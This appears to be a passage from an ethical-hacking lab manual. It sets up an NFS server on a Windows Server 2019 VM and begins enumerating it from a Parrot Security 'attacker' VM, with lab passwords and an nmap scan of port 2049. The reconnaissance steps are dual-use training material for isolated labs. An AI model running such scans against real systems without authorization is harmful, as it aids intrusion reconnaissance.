Lab Tasks


Task 1: Perform NFS Enumeration using RPCScan and SuperEnum

RPCScan communicates with RPC (remote procedure call) services and checks misconfigurations on NFS shares. It lists RPC services, mountpoints, and directories accessible via NFS. It can also recursively list NFS shares. SuperEnum includes a script that performs a basic enumeration of any open port, including the NFS port (2049).

Here, we will use RPCScan and SuperEnum to enumerate NFS services running on the target machine.


Note: Before starting this task, it is necessary to enable the NFS service on the target machine (**Windows Server 2019**). This will be done in **Steps 3-8**.

1. Turn on the **Windows Server 2019** and **Parrot Security** virtual machines.
2. Switch to the **Windows Server 2019** virtual machine, click **Ctrl+Alt+Del**, then login into **Administrator** user profile using **Pa$$w0rd** as password.
3. Click the **Start** button at the bottom-left corner of **Desktop** and open **Server Manager**.
4. The **Server Manager** main window appears. By default, **Dashboard** will be selected; click **Add roles and features**.




5. The **Add Roles and Features Wizard** window appears. Click **Next** here and in the **Installation Type** and **Server Selection** wizards.
6. The **Server Roles** section appears. Expand **File and Storage Services** and select the checkbox for **Server for NFS** under the **File and iSCSI Services** option, as shown in the screenshot. Click **Next**.


   Note: In the **Add features that are required for Server for NFS**? pop-up window, click the **Add Features** button.



7. In the **Features** section, click **Next**. The **Confirmation** section appears; click **Install** to install the selected features.



8. The features begin installing, with progress shown by the **Feature installation** status bar. When installation completes, click **Close**.




9. Having enabled the NFS service, it is necessary to check if it is running on the target system (**Windows Server 2019**). In order to do this, we will use **Parrot Security** machine.
10. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

    Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

    Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
11. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
12. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
13. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
14. In the terminal window, type **nmap -p 2049 [Target IP Address]** (here the target IP address is, **10.10.1.19**) and press **Enter**.

